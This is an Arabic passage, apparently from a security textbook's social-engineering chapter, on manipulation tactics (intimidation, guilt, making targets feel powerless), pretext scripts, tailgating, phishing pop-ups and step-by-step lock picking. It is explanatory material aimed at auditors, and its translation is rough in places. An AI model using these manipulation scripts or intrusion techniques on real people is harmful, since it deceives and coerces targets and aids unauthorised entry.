على سبيل المثال، في الاقتصاد، مندوبي المبيعات المتعطشة لجعل المبيعات، وكنت قد اتصلت بقسم مبيعات الشركة التي لديها سياسة صارمة حول تحميل ملفات **PDF** من الإنترنت دون اجراء الفحوصات المناسبة والاحتياطات. حيث لا يزال بإمكانك وضع هذا الاتصال: "مرحبا، أنا من شركة ABC وأريد أن أضع طلبية لمنتجك التي يمكن أن تكون أكثر من 10،000 قطعة. صاحب العمل يريد من الحصول على ثلاثة عروض أسعار لمعرفة ما إذا كان يمكننا أن نفعل ما هو أفضل. لقد قمت برفع حزمة عرض الاسعار إلى موقعنا. يمكن أن أعطي لكم **URL**؟ انا ذاهب الى اجتماع في خلال ساعتين. هل يمكن أن تنظر الى حزمة والحصول لي على قائمة الاسعار الأولي قبل ذلك؟"
لا أعتقد أن هذا التكتيك يعمل؟ على الأرجح سيقون مندوب المبيعات بتنزيل وتنفيذ هذا الملف من دون الفكر. لقد تسبب هذا له إلى إعادة تقييم السياسة التي تم تدريسها له.

جعل الهدف يشعر بالعجز (Making the Target Feel Powerless)

جعل الهدف يشعر بالضعف أو العجز هي طريقه مظلمة جدا، ولكنه تكتيك فعال. غالبا ما يستخدم في الهندسة الاجتماعية عندما كانت الذريعة هي جهة تنفيذية غاضبه أو شخص ينبغي أن يكون له سلطة على الهدف. الغضب من عدم الاستجابة أو عدم قدرة الهدف لإعطاء إجابات سريعة، المهاجم يوبخ أو يهدد الهدف، مما جعله يشك في موقفه ويشعر بخسارة السلطة.

هناك طريقة أخرى أكثر دقة تستخدم هذه لتقويض/زعزعة نظام الاعتقاد باستخدام الحوافز الاجتماعية. في إحدى التدقيقات الأمنية، تم إيقافي من قبل الحارس أثناء القيام بمسح الشبكة الداخلية. عندما فعل الشيء الصحيح لإيقافي، تفاعلت معه بشيء من هذا القبيل "، هل تعلم أن كل عام هذه الشركة تعقد صفقات مع معركة مستمرة ضد انتهاكات الشبكة؟ أنى اسعى الى تأمين ذلك، وتحاول منعي من القيام بعملي" !

سلوكي الطاغي تسبب له أن يشعر بالعجز وإنه تراجع لإعطاء الهدف الانطباع على أنه ليس لديه الوقت للتفكير أو أن هناك إلحاح جدي يمكن أيضا جعله يشعر بالعجز. انه لا يمكن أن يأخذ وقتا للتفكير حول كيفية التعامل مع المشكلة وبالتالي يجب عليه اتخاذ قرار بطريقة انه يعرف انه لا ينبغي اتخاذها.

قد استخدم هذا التكتيك بعد الزلازل الأخيرة في هايتي. حيث تم إطلاق موقع على الانترنت الذي زعم الحصول على معلومات عن أحبائهم الذين قد فقدوا. بسبب مطالبتهم كان لا أحد كان قادرا على تقديم المعلومات عن أحبائهم ولكن هذه المجموعة الذي قامت بإعداد الموقع، فإنها يمكن أن تتطلب أن تحقق معايير معينة للحصول على هذه المعلومات. كثير من الناس، يشعرون بالعجز واليأس، دخل الكثير من المعلومات ونقر الأشياء التي يعرفون أنهم لا ينبغي وفي النهاية تضرروا به. أصدرت بي بي سي القصة عن هذا وسرد بعض النصائح للبقاء المحمية:

http://news.bbc.co.uk/2/hi/business/8469885.stm

إطلاق العقوبة الغير جسديه (Dishing Out Nonphysical Punishment)

الارتباط الوثيق لجعل الهدف يشعرون بالعجز يجعلهم يشعرون بالذنب والإذلال، والقلق، أو فقدان الامتياز. هذه المشاعر يمكن أن تكون قوية لدرجة أن الهدف ربما قد يفعل أي شيء ل "استعادة الصالح".

الذنب على عدم إعطاء ما كان متوقعا يمكن أن يسبب الذل والشك، التي يمكن أن تسبب الهدف للرد بالطريقة التي يريدها المهاجم.

أنا لا أقترح استخدام الإذلال في معظم البيئات الهندسة الاجتماعية، ولكن رأيت أنها تستخدم على هدف في جهد جماعي لفتح الباب، وفى الهندسة الاجتماعية لعضو فريق آخر لتلين وجه الهدف، مما يجعلها أكثر مرونة على الاقتراح.

يقترب المهاجم من الهدف أولا في وضع العام في محاولة للحصول على المعلومات؛ ثم يلعب دور شخص مهم.

تخويف الهدف (Intimidating a Target)

الترهيب ليس تكتيكا التي قد تفكر في استخدامه بالمعنى التقليدي في الهندسة الاجتماعية. حيث إنك لن تقوم بربط الهدف واستخدام الترهيب عليه، ولكن يمكنك استخدام الترهيب بطرق خفية.

اقتراح عدم الامتثال من الممكن أن يؤدي إلى تسريحهن أو يمكن أن يكون هناك عواقب سلبية أخرى والتي تخويف الهدف للرد بطريقة معينة. الحكومات غالبا ما تستخدم هذا التكتيك للتلاعب بالمجتمع للاعتقاد بأن النظام الاقتصادي ينهار. بهذه الطريقة يمكن التحكم في العواطف من تلك التي تحكم.

يمكنك استخدامه في تحقيقات الهندسة الاجتماعية حتى من خلال إظهار مظهر التخويف. النظرة المشغولة، مفاجأ، في مهمة يمكن تخويف الكثيرين. يمكن التحدث مع تعبيرات موثوقة جدا أيضا لتخويف الناس.

في مجال الأعمال التجارية، إرسال أشياء عن طريق البريد المسجل أو البريد السريع ضمنا مستوى من الترهيب. جعل علامة شخص لحزمة محتوياتها غير معروفة يمكن أن تجعل بعض الناس تشعر بالخوف. الهدف مع هذا التكتيك التلاعب هو جعل الهدف يشعرون بعدم الارتياح والقلق، الذي يمكن أن يسبب له رد فعل في الطريقة التي سوف يندم عليها فيما بعد، ولكن بحلول ذلك الوقت فوات الأوان.

تستخدم تقنيات التلاعب هذه بنجاح من قبل المهندسين ومدققي الحسابات الاجتماعية المهنية. التلاعب بالشخص لكي يشعر بالعجز تماما يسبب له أو لها أن تشعر بأن التنازل أمام المهاجم منطقي.

هذا هو حقا حيث يختلف التلاعب في ممارسة الهندسة الاجتماعية عن غيره من أشكال التأثير. مع التلاعب السلبي يترك المهندس الاجتماعي، ولا يهمه كيف يشعر الهدف في وقت لاحق. حتى لو كان الهدف يدرك انه قد اخترق، لا يهم لأن الضرر قد تم والشركة او الشخص قد تم التسلل اليه بالفعل. الجوانب الأخرى من تلاعب الهندسة الاجتماعية هي مجرد قوية لكنها ليست مظلمة كذلك.

استخدام التلاعب الإيجابي (Using Positive Manipulation)

التلاعب الإيجابي له نفس الأهداف في الاعتبار مثل التلاعب السلبي -في الهدف يكون في مواءمة مع الأفكار والرغبات الخاصة بك.

الاختلافات هي في كيفية الوصول الى هناك. ولكن في التلاعب الإيجابي، الهدف لا يحتاج العلاج عند الانتهاء منه.

لعديد من سنوات البحث، لقد جمعت بعض النصائح حول كيفية تفاعل الآباء مع أطفالهم لحملهم على الامتثال لرغبات الوالدين. وهناك عدد قليل من النقاط على التلاعب الإيجابي مفيدة للمهندس الاجتماعي. وتغطي الأقسام التالية بعض هذه التقنيات الإيجابية.

- **فصل العاطفة الخاصة بك عن سلوكهم (Disconnect Your Emotion from Their Behavior)**

الحفاظ على العواطف الخاصة بك منفصلة عن سلوك المستهدف مهم جدا. بمجرد ترك العواطف تتدخل بالهدف فإنها سوف تتلاعب بك.
يمكنك أن تشعر بالعاطفة، بالطبع، ولكن يكون في السيطرة على ما تشعر به وكيف تعرض ما كنت تشعر به.
فإنك لا تريد أن تكون واحدا خارج نطاق السيطرة. فإنك تحتاج أيضا إلى السيطرة على المشاعر السلبية قدر الإمكان حتى تتمكن من البقاء في السيطرة في جميع الأوقات.
فصل العواطف يمكنه أيضا وضع الناس بسهولة. هذا لا يعني أنها تخلو من العاطفة; والذي لا يكون غير مريح للناس. فإذا كان الشخص يشعر بالضيق، فإظهار مستوى مناسب من القلق جيد، ولكن إذا كان العرض من العاطفة أكثر من اللازم يمكنك تعريض الهدف للانزعاج. إبقاء العواطف في مواءمة مع الذريعة التي تحاول تحقيقها. إذا كنت لا تسمح لعواطفك أن تتدخل يمكنك البقاء في السيطرة في جميع الأوقات. المهندس الاجتماعي الجيد قادر على القيام بذلك على الرغم من الإجراءات أو المواقف التي أبداها الهدف. إذا كان الهدف يشعر بالضيق، جنون، عسكري، وقحا، أو إذا تم عرض أي عاطفة سلبية أخرى، يبقى المهندس الاجتماعي الجيد هادئ، بارد.

- **البحث عن شيء إيجابي لذكره (Look for the Positive to Mention)**

كلما كنت تستطيع، أن تجد شيئا لتقديمه كنكتة عن أو مجاملة، ولكن من دون أن تبدوا مروعه. حيث إنك لا تريد أن تذهب الى موظفة الاستقبال في المكتب الأمامي وتقول، "واو، كم أنت جميلة".
العثور على شيء إيجابي لذكره يضع الجميع في سهولة، ولكن يجب أن يكون متوازنا، تسيطر عليها، وذات ذوق سليم. باستخدام مثال من الاقتراب من موظفة الاستقبال، بعد تعريف نفسك، ومن ثم مدح صورة أولادها بالقول شيء من هذا القبيل، "واو، انها لطيفه حقا. كم عمرها، أربعة أو خمسة؟ لدي طفلة صغيرة في المنزل، أيضا"، هذا يمكن أن تقطع شوطا طويلا نحو فتح الباب.

- **نفترض، لنفترض، لنفترض (Assume, Assume, Assume)**

ربما كنت قد سمعت ما يقوله عن الناس عن شيء كنت قد افترضته، في هذه الحالة، نفترض كل شيء. نفترض أن الهدف سوف يعمل بالطريقة التي تريدها، افترض انه سيجيب بالطريقة التي تريدها، ونفترض انه سوف يمنح لك كل الطلبات.
نفترض الأسئلة التي تطرحونها والبيانات/العبارات التي تقوم بها.
"عندما أعود من غرفة الخادم"...
يفترض هذا البيان إنك تنتمي لهذا المكان وهذا سوف يمنحك بالفعل حق الوصول. في وضع موظفة الاستقبال التي ذكر في وقت سابق، بعد تقديم مجاملة ربما المتابعة: "عندما أعود من التحقق من الخوادم، سوف إريك صورة ابنتي".
على افتراض أن ما تريده سيحدث هو نقطة قوية، أيضا، لأنه يؤثر على النظرة العقلية الخاصة بك. يجب أن يكون لديك نظرة عقلية إذا كنت تريد أن تحصل على ما جئت من أجله. هذا النظام من الاعتقاد يخلق لغة الجسد وتعابير الوجه الجديدة والتي من شأنها أن تغذي الذريعة الخاص بك.
إذا ذهبت مع توقع الفشل فإنك سوف تفشل أو في أحسن الأحوال فإنه يؤثر على لغة الجسد وتعابير الوجه. إذا كان لديك النظرة العقلية أن تتم هذه الصفقة، فان الشيء نفسه سوف يحدث. كلمة تحذير، على الرغم من هذا-لا تأخذ هذه الخطوة بعيدا حتى لا تصبح متغطرسا.
على سبيل المثال، السير مع هذا التفكير، "بالطبع لدي هذا في الحقيبة لأنني مذهل وأفضل،" يمكن أن تؤثر على الطريقة التي تؤتي ثمارها وإيقاف الهدف بسرعة.

- **محاولة فتح خطوط مختلفة (Try Different Opening Lines)**

بدء المحادثة مع المعيار لماذا/ما/عندما أو متى أمر شائع ولكن حاول استخدام تعابير مختلفة ونرى ما سيحدث. مجموعة الباحثين الذين يديرون أكبر موقع للبيانات "https://www.okcupid.com" بيانات جمعتها تبين قيمة البدا مع فاتحات غير تقليدية.
تذكر النقاش حول المجاملات؟ كذلك، وجد رجال **OkCupid** ان الانطلاق مع مجامله "كبيرة" جدا كان لها تأثير عكسي مما قد يعتقد المرء. كلمات مثل مثيره، جميلة، وساخنة لها اثار رهيبة على الناس، في حين أن كلمات مثل رائعة، رهيبة وساحره كان لها التأثير الأفضل.
في التحية المعتادة وجد هؤلاء الرجال أن قول أشياء مثل "مرحبا (**hi**)"، "يا (**hay**)"، و "مرحبا (**hallo**)" يترك الهدف يشعر بالكلام الفارغ والغير مدفوع، بينما "كيف يسير الحال (**How's it going**)؟"، "ما الأمر (**What's up**)؟"، "مرحبا (**howdy**)"، و "**hola**" كانت فاتحات قوية الاستخدام.
بالطبع، هذه الإحصائيات هي حول المواعدة، ولكن النقطة التي يمكن استخلاصها هي أن الناس تتفاعل أفضل مع التحيات الغير تقليدية. بالمثل، في حالة الهندسة الاجتماعية، يختلف النهج الخاص بك وأنت قد تلاحظ زيادة في طريق تفاعل الهدف مع الرسالة.

- **استخدام صيغة الماضي (Use Past Tense)**

عندما تريد معالجة أي شيء سلبي كنت لا تريد الهدف من تكراره، قم بوضعها في زمن الماضي. هذا الأسلوب يضع المواقف والأفعال السلبية من الماضي في ذهنه، وتقديم له "لائحة نظيفة" جديدة ومحسنة لفعل أشياء جيدة بالنسبة لك. على سبيل المثال:
"عندما تقول أنا لم أكن استطيع الحصول على لقاء مع السيد سميث"...

بدلا من: "عندما تقول إنني لا أستطيع أن أحصل على لقاء مع السيد سميث....
صيغة الفعل هي التي تغيرت فقط، ولكن تأثيرها مهم جدا. أنه يعطي الانطباع بأن البيان سلبي حتى الآن في الماضي، والتي تخبر بدعونا ننتقل إلى شيء جديد ومحسن. كما أنه يجعل الهدف يشعر بما تشعر به في الماضي.

- **السعي والتدمير (Seek and Destroy)**

لتحديد، وتخطيط كيف سيتم التعامل مع أي موقف أو فعل مدمر أو سلبي. تخيل لو أن الذريعة الخاص بك هو أن يكون الدعم الفني لرجل الذي سيتمكن من الدخول إلى غرفة الخادم. في المكالمات السابقة كنت على علم بأن كل يوم الساعة 10 صباحا ان مجموعة كبيرة تخرج للتدخين. عليك أن تقرر الوقت المناسب. تذهب مع كل إعداد قمت به، ولكن عند دخولك المبنى موظف الاستقبال قد تلقى للتو بعض الأخبار السيئة وذات عاطفة فوضوية. يجب أن يكون لديك خطة للتعامل مع هذا الاضطراب.
إذا انتظرت أن تفكر كيف سيتم التعامل مع سدادات المحادثة المحتملة، أو التأثيرات الهدامة، حتى في المرة الأولى التي نسمع منهم فمن المرجح أن تفشل في التعامل معها. لديك الجلوس والتفكير مثل الهدف: ما اعتراضات انه رفع؟ عندما يكون الشخص أنه لا يعرف مكالمات أو تقترب منه، ما يمكن أن يقول؟ ما الاعتراضات التي قد ترفع؟ ما الحالة التي يبدو عليها؟ يمكن التفكير في مثل هذه الأمور تساعدك على وضع خطة لعب لهذه المشاكل المحتملة.
كتابة أفكارك والاعتراضات المحتملة على الهدف ومن ثم لعب الأدوار. لديك صديق يلعب دور البواب أو حارس أمن. وبطبيعة الحال، فانه لا يمكن تقليد عناصر مثل تعابير الوجه وهلم جرا. ولكن يمكن ان يعطي صغيرة من سدادات المحادثة للاختيار من بينها للاختبار الخاص بك. الممارسة تشعرك بالراحة.
التلاعب الإيجابي يمكن أن يكون لها تأثير قوي جدا على الهدف. ليس فقط أنه لا يترك شعور الانتهاك ولكن إذا فعل بشكل صحيح أنه يمكن أن يشعر بالإنجاز كما لو فعل شيئا جيدا لهذا اليوم.

Other Human-Based Social Engineering

تشير الهندسة الاجتماعية القائمة على الإنسان الى الاتصالات من شخص إلى شخص أخر لاسترداد البيانات المطلوبة. المهاجم يمكن أن يؤدي أنشطة معينة لجمع المعلومات من أشخاص آخرين.
تشمل الهندسة الاجتماعية القائمة على الإنسان تقنيات مختلفة، بما في ذلك:

التنصت (Eavesdropping)

يشير التنصت لعملية الاستماع الغير المصرح به إلى الاتصال بين الأشخاص أو القراءة غير مصرح بها للرسائل. ويشمل الاعتراض من أي شكل من أشكال الاتصال، بما في ذلك الصوت والفيديو، أو المكتوب. فإنه يمكن أيضا أن يتم ذلك باستخدام قنوات الاتصال مثل خطوط الهاتف، والبريد الإلكتروني، والرسائل الفورية، الخ

تلاصق الكتف (Shoulder Surfing)

Shoulder Surfing هو عملية مراقبة أو النظر من خلال الشخص في حين أن الشخص يدخل كلمات السر والمعلومات الشخصية، وأرقام **PIN** وأرقام الحسابات، وغيرها من المعلومات. اللصوص ينظرون من على كتفك، أو حتى من مسافة بعيدة باستخدام المناظير، من أجل الحصول على تلك القطع من المعلومات.

البحث في القمامة (Dumpster diving)

Dumpster diving هو عملية استرجاع المعلومات من خلال البحث في القمامة للحصول على بيانات مثل رمز الدخول وكلمات السر مكتوبة أسفل على ملاحظات لاصقة، وقوائم الهاتف، والتقويمات، والهيكل التنظيمي لسرقة هوية المرء. يمكن للمهاجمين استخدام هذه المعلومات لشن هجوم على شبكة الهدف.

شخصيا (In person)

المهاجمون قد يحاولون زيارة موقع الهدف جسديا وفحص منظومة المعلومات. هناك قدر كبير من المعلومات التي يمكن استخلاصها من على رؤوس المكاتب، سلة المهملات، أو حتى الهاتف ودلائل اللوحات التي تحمل أسماء. المهاجمون قد تخفي نفسها بوصفها كساعي أو شخص التسليم، بواب، أو كزائر. يمكن أن تطرح نفسها بوصفها تجاري أو العميل أو فني. مرة واحدة داخل، فإنها يمكن أن نبحث عن كلمات المرور على المحطات، وثائق مهمة ملقاة على مكاتب، أو حتى قد تحاول سماعك محادثات سرية.
تشمل الهندسة الاجتماعية في الشخص مسح للشركة المستهدفة لجمع المعلومات من:

- التكنولوجيات الحالية التي تعمل في الشركة
- معلومات اتصال الموظفين وهلم جرا.

تفويض الطرف الثالث (Third-party Authorization)

آخر تقنية شعبية للمهاجمين هي تمثيل أنفسهم كعميل يملك صلاحيات حيث يملكون بعض السلطة للحصول على المعلومات نيابة عنهم. على سبيل المثال، معرفة من هو المسؤول عن منح إمكانية الوصول إلى المعلومات المطلوبة، يمكن للمهاجمين مراقبتهم له واستخدام غياب الفرد للاستفادة من الوصول إلى البيانات المطلوبة.

Tailgating

Tailgating هي تقنية مثيرة للاهتمام وتستخدم بانتظام من قبل المهاجمين في العالم الحقيقي واستشاري الأمن المحترفين على حد سواء. المنطلق الأساسي هو الاستفادة من امتيازات وصول موظف حيث أن شخص غير مصرح له يرتدي شارة هوية مزورة يدخل منطقة امنيه من خلال تتبعه عن كثب لشخص مصرح له من خلال الباب الذي يتطلب مفتاح للدخول. الشخص المصرح به قد لا يكون على علم بانه قدم شخص غير مصرح به للوصول إلى منطقة آمنة.

من الممكن تعزيز هذا التأثير بطرق مختلفة مثل التظاهر بان لديك اتصال على الهاتف، حمل عنصر يبدو ثقيلا أو حتى المشي على عكازين. أي شيء يمكن عمله لجعل الفرد أقل عرضة للاكتشاف. يتضمن **Tailgating** توصيل المستخدم إلى جهاز الكمبيوتر لنفس الجلسة (وتحت نفس التعريف الصحيح) للمستخدم الاخر، قبل انقطاع الجلسة.

الهندسة الاجتماعية العكسية (Reverse Social Engineering)

في الهندسة الاجتماعية العكسية، مرتكب الجريمة يتقمص دور شخص في السلطة لديه موظفين يطلب منهم الحصول على معلومات. المهاجم عادة يتلاعب بأنواع الأسئلة للحصول على المعلومات المطلوبة. المهندس الاجتماعي أولا يقوم بإنشاء المشكلة، ومن ثم يعرض نفسه أو نفسها كخبير لمثل هذه المشكلة من خلال محادثة عامة، وتشجيع الموظفين على طلب الحلول. على سبيل المثال، قد يطلب الموظف حول كيفية أن هذه المشكلة أثرت على ملفات معينة، الخوادم، أو المعدات. وهذا يوفر المعلومات ذات الصلة إلى المهندس الاجتماعي. وهذا يطلب العديد من المهارات والخبرات المختلفة لتنفيذ هذا التكتيك بنجاح.

Piggybacking

Piggybacking هي عملية هجوم على البيانات والتي يمكن القيام به جسديا وإلكترونيا. ويتحقق **Piggybacking** الجسدي من قبل إساءة استخدام جمعية وهميه لكسب ميزة والوصول. يمكن للمهاجم أن ينزلق وراء موظف شرعي والوصول إلى منطقة آمنة والتي من شأنها عادة أن تكون مؤمنه أو تتطلب نوع من الوصول **biometric access** للدخول وآلية مراقبة لفتح قفل الباب، الخ.

يمكن تحقيق **Piggybacking** الإلكتروني من خلال شبكة أو محطة عمل حيث الوصول إلى أنظمة الكمبيوتر التي تقتصر على أولئك الأفراد الذين لديهم هوية المستخدم الصحيح وكلمة المرور. عندما يفشل المستخدم لإنهاء الدورة بشكل صحيح، وتسجيل خروج غير ناجح أو يجوز للشخص أن يحضر إلى عمل آخر في حين لا يزال بتسجيل الدخول. في هذه الحالة، يمكن للمهاجم الاستفادة من جلسة العمل نشطه.

Computer-Based Social Engineering

الجزء القائم على الحاسوب من الهندسة الاجتماعية معظمها باستخدام البرامج الخبيثة المختلفة وتطبيقات البرمجيات مثل رسائل البريد الإلكتروني، وأحصنة طروادة، والدردشة، الخ وهناك أنواع عديدة من هجمات الهندسة الاجتماعية المعتمدة على الحاسوب؛ بعض منهم على النحو التالي:

Pop-up Windows

النافذة منبثقة طريقة شائعة لإغراء المستخدم للنقر على زر في نافذة منبثقة تقوم بالتحذير حول مشكلة ما مثل عرض واقعي لنظام التشغيل أو رسالة خطأ تطبيق، أو من خلال تقديم خدمات إضافية. يظهر إطار على الشاشة يطلب المستخدم لإعادة تسجيل الدخول، أو أن الاتصال قد انقطع عن المضيف ويحتاج اتصال الشبكة إلى إعادة التسجيل. سيقوم البرنامج المنبثق بإرسال معلومات الوصول إلى المهاجم. هذا النوع من الهجوم يمكن إنجازه باستخدام أحصنة طروادة والفيروسات. وفيما يلي أمثلة على اثنين من هذه النوافذ المنبثقة تستخدم لخداع المستخدمين:







البريد المزعج (Spam Emails)

هنا المهاجم يرسل رسالة بالبريد الالكتروني إلى الهدف لجمع معلومات سرية مثل تفاصيل الحسابات البنكية. يمكن أيضا إرسال المهاجمين مرفق ضار مثل فيروس أو حصان طروادة مع البريد الإلكتروني. المهندس الاجتماعي يحاول إخفاء ملحق الملف من خلال منح المرفق اسم ملف طويل.

رسائل المحادثة الفورية (Instant Chat Messenger)

مهاجم يحتاج فقط للدردشة مع شخص ما ثم يحاول انتزاع المعلومات. باستخدام صورة رائعة أثناء الدردشة، يمكن للمهاجم محاولة إغراء الضحية. ثم، ببطء المهاجم يمكن أن يسأل بعض الأسئلة التي يمكن أن تثير الهدف لإخراج المعلومات. يسألون أسئلة مختلفة للحصول على البريد الإلكتروني الهدف وكلمة المرور. المهاجم أولا يخلق الثقة العميقة مع الهدف ثم يقوم بالهجوم النهائي.

رسائل الخدعة (Hoax Letters)

رسائل الخدعة هي رسائل البريد الإلكتروني التي هي تحذيرات للمستخدم عن الفيروسات الجديدة، وأحصنة طروادة، والديدان أو التي قد تضر بنظام المستخدم. هم عادة لا يسبب أي ضرر مادي أو فقدان المعلومات؛ أنها تسبب فقدان الإنتاجية وأيضا استخدام موارد شبكة قيمة للمنظمة.

سلسلة من الرسائل (Chain Letters)

سلسلة رسائل البريد الإلكتروني هي التي تقدم هدايا مجانية مثل المال والبرمجيات على شرط أن المستخدم لديه إرسال البريد إلى عدد من الأشخاص.

9.3 أدوات الهندسة الاجتماعية (SOCIAL ENGINEERING TOOLS)

عندما يتعلق الأمر بالهندسة الاجتماعية جود مجموعة من الأدوات اللائقة يمكنها أن يصنع أو يكسر قدرة المهندس الاجتماعي لكي تكون ناجحة. بالإضافة إلى ذلك، فإنه ليس لديه الكثير من الأدوات ولكن أيضا امتلاك المعرفة على كيفية استخدامها يمكن سد الفجوة بين النجاح والفشل.

يناقش هذا الفصل الاختلافات بين الأدوات المادية، وأدوات الهاتف، والأدوات القائمة على البرمجيات. نلاحظ أن مجرد امتلاك الأدوات الأغلى أو الأفضل لن تجعلك مهندس اجتماعي. بدلا من ذلك، يمكن للأدوات تعزيز طريقة الممارسات الأمنية والتي تمكن من مزج التوابل بالطريقة الصحيحة والتي يمكن أن تزيد من الوجبة الكثير جدا أو القليل جدا والتي من الممكن أن يجعله وجبة لطيفه أو مفرطه. فأنك لا تريد أن تبدو وكأنك باتمان يرتدي حزام أدوات للخوض في حفلة الهندسة الاجتماعية، ولا تريد أن تكون على الباب الأمامي للهدف دون مجموعة الأدوات المناسبة للوصول.

فئة أدوات المهندس الاجتماعي لديها القدرة على أن تكون ضخمة، ولكن هذا الكتاب لا يحاول أن يصبح دليل على كيفية فتح الأقفال أو انتحال رقم الهاتف. بدلا من ذلك هو محاولة ليعطيك معلومات كافية لتحديد ما هي الأدوات من شأنها أن تزيد الممارسة الخاصة بك.


القسم الأول من هذا الفصل، يمثل "الأدوات المادية،" والتي تركز على أشياء مثل فتح الاقفال، التشفير، والكاميرات. بعض الأدوات الجديدة والمثيرة الموجودة في السوق والتي من شأنها أن تجعل المهندس الاجتماعي يشعر مثل جيمس بوند. يغطي هذا الفصل بعض هذه الأدوات وكيفية استخدامها، وحتى يظهر بعض الصور من الأدوات. بالإضافة إلى ذلك، يقدم هذا الفصل بعض المعلومات حول استخدام الهاتف بالتحايل في هجوم الهندسة الاجتماعية، يستمر مع مناقشة بعض من أفضل أدوات البرمجيات القائمة لجمع المعلومات في السوق، ثم ينتهي مناقشة حول أدوات التنميط كلمة المرور (***password profiling tools***).

الأدوات المادية (Physical Tools)

يتألف الأمن المادي على التدابير التي تتخذها الشركات أو الأشخاص لكي تبقى آمنة والتي لا تنطوي على جهاز كمبيوتر. وغالبا ما تنطوي على الأقفال وكاميرات المراقبة، وأجهزة الاستشعار، وما شابه ذلك. فهم الأمن المادي وكيف يعمل هو جزء من كونك مهندس اجتماعي جيد. إنك لن تكون مهندسا مع هذه الأجهزة ولكن يمكنها فهم واضح لأليات أمن الهدف والتي من الممكن أن تساعدك على التغلب على العقبات التي قد تقف في طريق نجاح عملية تدقيق الهندسة الاجتماعية.

الاقفال (Lock Picks)

قبل الدخول في موضوع فتح الأقفال يجب عليك أن تعرف قليلا عن كيفية عمل القفل. يبين الشكل التالي صورة تقريبية جدا لقفل بسيط.



أساسا الطريقة التي يعمل بها القفل هو أن لديه تومبليرس والتي يتم التلاعب بها من قبل المفتاح. المفتاح يدفع لأعلى التومبليرس والدبابيس العليا (**Upper Pins**)، وعندما يصطفا على نفس الخط فانهما يسمحا للمفتاح أن يدور ويفتح الباب، غرفة الخادم، وهلم جرا.

مشابك فاتح الاقفال (***Lock Picks***) تحاكى المفاتيح في نقل جميع الدبابيس (**Upper Pins**) في وضعها الصحيح واحد بواحد، مما يتيح لف القفل بحرية وفتح الباب. تحتاج الى اثنين من الأدوات الرئيسية لفتح القفل: **picks** و**tension wrench**.

- **Picks (فاتح الاقفال)** هي قطع طويلة من المعدن منحنيه في نهاية، على غرار أداة طبيب الأسنان. حيث إنها تذهب داخل قفل وتنقل الدبابيس صعودا وهبوطا حتى يكونا في المكان المناسب.
- **Tension wrenches** هي أجهزة معدنية مسطحة صغيرة والتي تسمح لك بوضع ضغط على القفل أثناء استخدام **Picks**.

- **المكابس (Rakes)** تبدو مثل **Picks** ولكنها تستخدم في حركة "النبش" على القفل في محاولة للقبض على كل من الدبابيس. هذه الحركة عباره عن حركة سريعة من تحريك **Rakes** دخولا وخروجا مرات عديده داخل القفل حيث يجدها فاتح الاقفال جذابه لأنه عادة ما يجعل عمله سريعة لمعظم الأقفال.

لفتح القفل، اتبع الخطوات التالية:


1. نقوم بإدخال **Tension wrenches** في ثقب المفتاح ومن ثم إدارته في نفس اتجاه دوران المفتاح. المهارة الحقيقية هنا هو معرفة مدى إضافة **Tension** سواء استخدام الكثير أو القليل جدا، والدبابيس سوف لا تقع في المكان، مما يسمح للقفل بالدوران. توفير الكمية المناسبة من **Tension** يخلق حافة الصغيرة تعوض المكونات ما يكفي للقبض على مهاوي الدبوس (***pin shafts***).
2. ندخل **Picks** ونستخدمها لرفع المسامير واحدا تلو الآخر حتى تشعر بها انها في مكانها. يمكنك سماع صوت طقطقة طفيفة عندما يسقط الدبوس العلوي في مكانه. عندما تحصل كل من المسامير في مكانها المكونات سوف تدور بحرية، وسوف يكون قد فتح القفل.

ما نقدمه هو جولة بـ 2 $ لفتح القفل وبالكاد خدوش سطحه. إذا كنت تريد بعض المعلومات الكبيرة على فتح القفل يمكنك زيارة أي من المواقع التالية:

http://toool.us/
http://home.howstuffworks.com/home-improvement/household-safety/security/lock-picking.htm
http://www.lockpicking101.com/

هذه ليست سوى عدد قليل من العديد في المواقع التي كرست لتعليم فتح القفل. كمهندس اجتماعي، قضاء الوقت لممارسة فتح الأقفال حكيم. حيث حمل مجموعة صغيرة من أدوات فاتح الاقفال معك من الممكن يكون المنقذ عندما تكون أمام الخادم، درج المكتب، أو غيرها من العقبات المقفلة والتي تحتوي على معلومات.

أدوات فتح القفل من الممكن أن تكون صغيرة مثل تلك التي تظهر في الشكل التالي، والتي هي بحجم بطاقة العمل العادية.

